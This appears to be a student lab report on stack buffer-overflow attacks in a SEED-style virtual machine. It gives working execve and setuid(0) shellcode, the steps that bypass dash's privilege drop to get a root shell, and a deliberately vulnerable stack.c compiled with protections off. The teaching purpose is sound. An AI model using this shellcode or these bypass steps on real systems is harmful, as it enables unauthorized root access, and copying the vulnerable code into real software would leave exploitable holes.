B.1.1 Actions

For the attack we used a machine language program named shellcode.c (Figure B.1.1.1), which executes the command:

```
execve("/bin/sh", 0, 0)
```

and starts a shell.



```
~/project1/shellcode.c - Sublime Text (UNREGISTERED)
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 const char code[] =
6     "\x31\xc0" /* xorl    %eax, %eax */
7     "\x50"     /* pushl   %eax */
8     "\x68"     /* pushl   $0x68732f2f */
9     "\x68"     /* pushl   $0x6e69622f */
10    "\x89\xe3"  /* movl    %esp, %ebx */
11    "\x50"     /* pushl   %eax */
12    "\x53"     /* pushl   %ebx */
13    "\x89\xe1"  /* movl    %esp, %ecx */
14    "\x99"     /* cdq */
15    "\xb0\x0b" /* movb    $0x0b, %al */
16    "\xcd\x80" /* int     $0x80 */
17 ;
18
19 int main(int argc, char *argv[])
20 {
21     char buf[sizeof(code)];
22     strcpy(buf, code);
23     ((void(*)())buf)();
24 }
```

Figure B.1.1.1. The shellcode.c program that starts a shell

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Figure B.1.2.1

We compiled the shellcode.c program with the gcc compiler and with the countermeasure disabled:

```
-z execstack
```

with the ultimate goal of executing the code inside the stack.

The program compilation command is:

```
gcc shellcode.c -o shellcode -z execstack
```

and since there were no syntax errors, the command output was empty and the executable shellcode file was created.

We also checked the permissions of the shellcode executable with the command:

```
ls -l shellcode
```

The command printed in the output:

```
-rwxrwxr-x 1 seed seed 7380 XXXXX shellcode
```

where XXXXXX is the date of execution of the order.

Then, we ran the shellcode program with the command:

```
./shellcode
```

The command printed in the output:

```
$  
$id  
uid=1000(seed) gid=1000(seed)  
groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadm)  
in),128(sambashare)  
$  
$ exit
```

Figure B.1.2.2

The shellcode started a shell but not with administrator (# root) privileges but with user (\$ seed) and for this reason we changed the ownership of the executable file to root with the command:

```
sudo chown root shellcode
```

We also changed the permissions of the shellcode file so that the user has all permissions (read, write, execute), the group and others have all permissions (read, execute) except for write. The command is:

```
sudo chmod 4755 shellcode
```

We rechecked the permissions of the shellcode executable with the command:

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
ls -l shellcode
```

The command printed in the output:

```
-rwsr-xr-x 1 seed seed 7380 XXXXX shellcode
```

where XXXXXX is the date of execution of the order.

Then we ran the shellcode again with the command:

```
./shellcode
```

The command printed in the output:

```
$
$id

uid=1000(seed) gid=1000(seed)
groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadm
in),128(sambashare)

$
$ exit
```

The shellcode program, even though we converted it to set-UID root, did not give us root access, as /bin/sh is actually a symbolic link pointing to /bin/dash which has a countermeasure that prevents brute force access to root privileges when opening a shell. For this reason, we tried two approaches to bypass this countermeasure.

Figure B.1.2.3

Approach 1: Configuring /bin/sh

We linked /bin/sh as a symbolic link to /bin/zsh which bypasses the countermeasures of /bin/dash. The command we used is:

```
sudo ln -sf /bin/zsh /bin/sh
```

We checked the symbolic link with the command:

```
readlink -f $(command -v /bin/sh)
```

The command printed in the output:

```
/bin/zsh5
```

Then we ran the shellcode again with the command:

```
./shellcode
```

The command printed in the output:

```
#
#id

uid=1000(seed) gid=1000(seed) euid=0(root)
groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadm
in),128(sambashare)
```

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
#
# exit
```

This time the shell gave us root privileges (#).

Figure B.1.2.4

Approach 2: Modifying the shellcode

We restored the connection of /bin/sh to /bin/dash with the command:

```
sudo ln -sf /bin/dash /bin/sh
```

We checked the symbolic link with the command:

```
readlink -f $(command -v /bin/sh)
```

The command printed in the output:

```
/bin/dash
```

Then we added the following command to the shellcode.c code (Figure B.1.1.2 dash_shellcode.c):

```
setuid(0)
```

in machine language, so that we can change the real user ID to 0 before the dash shell is called.

```
~/project1/dash_shellcode.c - Sublime Text (UNREGISTERED)
shellcode.c x dash_shellcode.c x
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 const char code[] =
6
7     //these 4 lines are added --> setuid(0);
8
9     "\x31\xc0" /* xorl    %eax, %eax */
10    "\x31\xdb" /* xorl    %ebx, %ebx */
11    "\xb0\xd5" /* movb    $0xd5, %al */
12    "\xcd\x80" /* int     $0x80 */
13
14    //the code below is the same as the call_shellcode
15    "\x31\xc0" /* xorl    %eax, %eax */
16    "\x50" /* pushl   %eax */
17    "\x68" /* pushl   $0x68732f2f */
18    "\x68" /* pushl   $0x6e69622f */
19    "\x89\xe3" /* movl    %esp, %ebx */
20    "\x50" /* pushl   %eax */
21    "\x53" /* pushl   %ebx */
22    "\x89\xe1" /* movl    %esp, %ecx */
23    "\x99" /* cdq */
24    "\xb0\x0b" /* movb    $0x0b, %al */
25    "\xcd\x80" /* int     $0x80 */
26
27
28 int main(int argc, char *argv[])
29 {
30     char buf[sizeof(code)];
31     strcpy(buf, code);
32     ((void(*)())buf)();
33 }
```

Figure B.1.1.2. The dash_shellcode.c program which changes the user ID to 0 before the dash shell is called

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Figure B.1.2.5

Next, we compiled the dash_shellcode.c program with the gcc compiler and with the countermeasure disabled:

```
-z execstack
```

with the ultimate goal of executing the code inside the stack.

The program compilation command is:

```
gcc dash_shellcode.c -o dash_shellcode -z execstack
```

and since there were no syntax errors, the command output was empty and the executable file dash_shellcode was created.

We also checked the permissions of the shellcode executable with the command:

```
ls -l dash_shellcode
```

The command printed in the output:

```
-rwxrwxr-x 1 seed seed 7380 XXXXX dash_shellcode
```

where XXXXXX is the date of execution of the order.

Then, we ran the shellcode program with the command:

```
./dash_shellcode
```

The command printed in the output:

```
$  
$id  
uid=1000(seed) gid=1000(seed)  
groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadm  
in),128(sambashare)  
$  
$ exit
```

Figure B.1.2.6

dash_shellcode started a dash shell but not with administrator (# root) rights but with user (\$ seed) and for this reason we changed the ownership of the executable file to root with the command:

```
sudo chown root dash_shellcode
```

We also changed the permissions of the dash_shellcode file so that the user has all permissions (read, write, execute), the group and others have all permissions (read, execute) except for write. The command is:

```
sudo chmod 4755 dash_shellcode
```

We rechecked the permissions of the shellcode executable with the command:

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
ls -l dash_shellcode
```

The command printed in the output:

```
-rwsr-xr-x 1 seed seed 7388 XXXXX dash_shellcode
```

where XXXXXX is the date of execution of the order.

Then we ran the shellcode again with the command:


```
./dash_shellcode
```

The command printed in the output:

```
#
#id
uid=0(root) gid=1000(seed)
groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# exit
```

We finally gained root privileges (#) by opening a dash shell.


B.1.2 Results



```
Terminator /bin/bash
[04/18/23]seed@VM:~/project1$ gcc shellcode.c -o shellcode -z exe
cstack
[04/18/23]seed@VM:~/project1$ ls -l shellcode
-rwxrwxr-x 1 seed seed 7380 Apr 18 07:07 shellcode
[04/18/23]seed@VM:~/project1$ ./shellcode
$
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),
27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
$ exit
[04/18/23]seed@VM:~/project1$
```

Figure B.1.2.1. Compiling the shellcode.c program, displaying the permissions of the shellcode executable, and executing it

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




```

Terminator
/bin/bash
[04/18/23]seed@VM:~/project1$ sudo chown root shellcode
[04/18/23]seed@VM:~/project1$ sudo chmod 4755 shellcode
[04/18/23]seed@VM:~/project1$ ls -l shellcode
-rwsr-xr-x 1 root seed 7380 Apr 18 07:07 shellcode
[04/18/23]seed@VM:~/project1$ ./shellcode
$
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),
27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
$ exit
[04/18/23]seed@VM:~/project1$

```

Figure B.1.2.2. Changing the ownership and permissions of the shellcode executable, displaying the permissions, and executing




```

Terminator
/bin/bash
[04/18/23]seed@VM:~/project1$ sudo ln -sf /bin/zsh /bin/sh
[04/18/23]seed@VM:~/project1$ readlink -f $(command -v /bin/sh)
/bin/zsh5
[04/18/23]seed@VM:~/project1$ ./shellcode
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(ad
m),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambas
hare)
#
# exit
[04/18/23]seed@VM:~/project1$

```


Figure B.1.2.3. Connecting the symbolic link /bin/sh to /bin/zsh, displaying the link and executing the shellcode

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



```
Terminator                                     ↑ En 7:15 AM ⚙
/bin/bash                                     /bin/bash 65x24
[04/18/23]seed@VM:~/project1$ sudo ln -sf /bin/dash /bin/sh
[04/18/23]seed@VM:~/project1$ readlink -f $(command -v /bin/sh)
/bin/dash
[04/18/23]seed@VM:~/project1$
```

Figure B.1.2.4. Connecting the symbolic link /bin/sh to /bin/dash, displaying the link



```
Terminator                                     ↑ En 7:18 AM ⚙
/bin/bash                                     /bin/bash 65x24
[04/18/23]seed@VM:~/project1$ gcc dash_shellcode.c -o dash_shellcode -z execstack
[04/18/23]seed@VM:~/project1$ ls -l dash_shellcode
-rwxrwxr-x 1 seed seed 7388 Apr 18 07:18 dash_shellcode
[04/18/23]seed@VM:~/project1$ ./dash_shellcode
$
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),
27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
$ exit
[04/18/23]seed@VM:~/project1$
```

Figure B.1.2.5. Compiling the program dash_shellcode.c, displaying the permissions of the executable dash_shellcode and executing it

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```

Terminator
/bin/bash
[04/18/23]seed@VM:~/project1$ sudo chown root dash_shellcode
[04/18/23]seed@VM:~/project1$ sudo chmod 4755 dash_shellcode
[04/18/23]seed@VM:~/project1$ ls -l dash_shellcode
-rwsr-xr-x 1 root seed 7388 Apr 18 07:18 dash_shellcode
[04/18/23]seed@VM:~/project1$ ./dash_shellcode
#
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# exit
[04/18/23]seed@VM:~/project1$

```

Figure B.1.2.6. Changing the ownership and permissions of the dash_shellcode executable, displaying the permissions, and running it

B.1.3 Observations

Shellcode is a machine language program that opens a shell, but it is not necessarily a shell with root (#) administrator privileges. From the beginning, when the code is executed, the shell that is opened is with user (\$) privileges even when the ownership and permissions of the executable shellcode are changed. We approached two ways that are described in detail in chapters B.1.1 Actions and B.1.2 Results. First, by configuring /bin/sh. /bin/dash,

which is initially linked as a symbolic link to /bin/sh, contains countermeasures that prevent direct access as root (#) when a shell is opened via code, and for this reason we linked /bin/sh as a symbolic link to an alternative shell of /bin/zsh that does not contain the corresponding countermeasures. Thus, by executing the shellcode we obtained root privileges (#) when opening the zsh shell after first changing the ownership and permissions of the shellcode executable file.

Second, by modifying the shellcode. By making /bin/sh point as a symbolic link to /bin/dash, setting the process user ID to 0 before the dash shell is called, and obviously changing the ownership and permissions of the dash_shellcode executable, we were able to open the shell with root privileges (#), as root's uid is 0.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

B.2 Development of the vulnerable program

B.2.1 Actions

To test the shellcode (Figure B.1.1.1) we developed a vulnerable program named stack.c (Figure B.2.1.1), which reads a badfile file and copies it to a buffer of smaller capacity than the file, resulting in a buffer overflow.

```
~/project1/stack.c - Sublime Text (UNREGISTERED)
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 int bof(char *str)
6 {
7     char buffer[24];
8
9     /* this statement has a buffer overflow problem */
10    strcpy(buffer, str);
11
12    return 1;
13 }
14
15 int main(int argc, char *argv[])
16 {
17     char str[517];
18     FILE *badfile;
19     badfile = fopen("badfile", "r");
20     fread(str, sizeof(char), 517, badfile);
21     bof(str);
22     printf("returned Properly\n");
23     return 1;
24 }
```

Figure B.2.1.1. The vulnerable stack.c program

Figure B.2.2.1

Next, we compiled the stack.c program with the two countermeasures disabled:

```
-z execstack
```

with the ultimate goal of executing the code inside the stack and:

```
-fno-stack-protector
```

with the ultimate goal of not protecting the stack from writing (see A.3.5 Question).

The compilation command is:

```
gcc stack.c -o stack -z execstack -fno-stack-protector
```

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

and since there were no syntax errors, the output of the command was empty and the executable stack file was created.

Then, we changed the ownership of the executable file to root with the command:

```
sudo chown root stack
```

We also changed the permissions of the stack file so that the user has all permissions (read, write, execute), the group and others have all permissions (read, execute) except for write. The command is:

```
sudo chmod 4755 stack
```

We checked the permissions of the stack executable code with the command:


```
ls -l stack
```

The command printed in the output:

```
-rwsr-xr-x 1 seed seed 7476 XXXXX stack
```

where XXXXXX is the date of execution of the order.

B.2.2 Results



```
Terminator /bin/bash
[04/18/23]seed@VM:~/project1$ gcc stack.c -o stack -z execstack -fno-stack-protector
[04/18/23]seed@VM:~/project1$ sudo chown root stack
[04/18/23]seed@VM:~/project1$ sudo chmod 4755 stack
[04/18/23]seed@VM:~/project1$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Apr 18 07:22 stack
[04/18/23]seed@VM:~/project1$
```

Figure B.2.2.1. Compiling the vulnerable stack.c program, changing ownership, changing permissions, and displaying the permissions of the stack executable

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

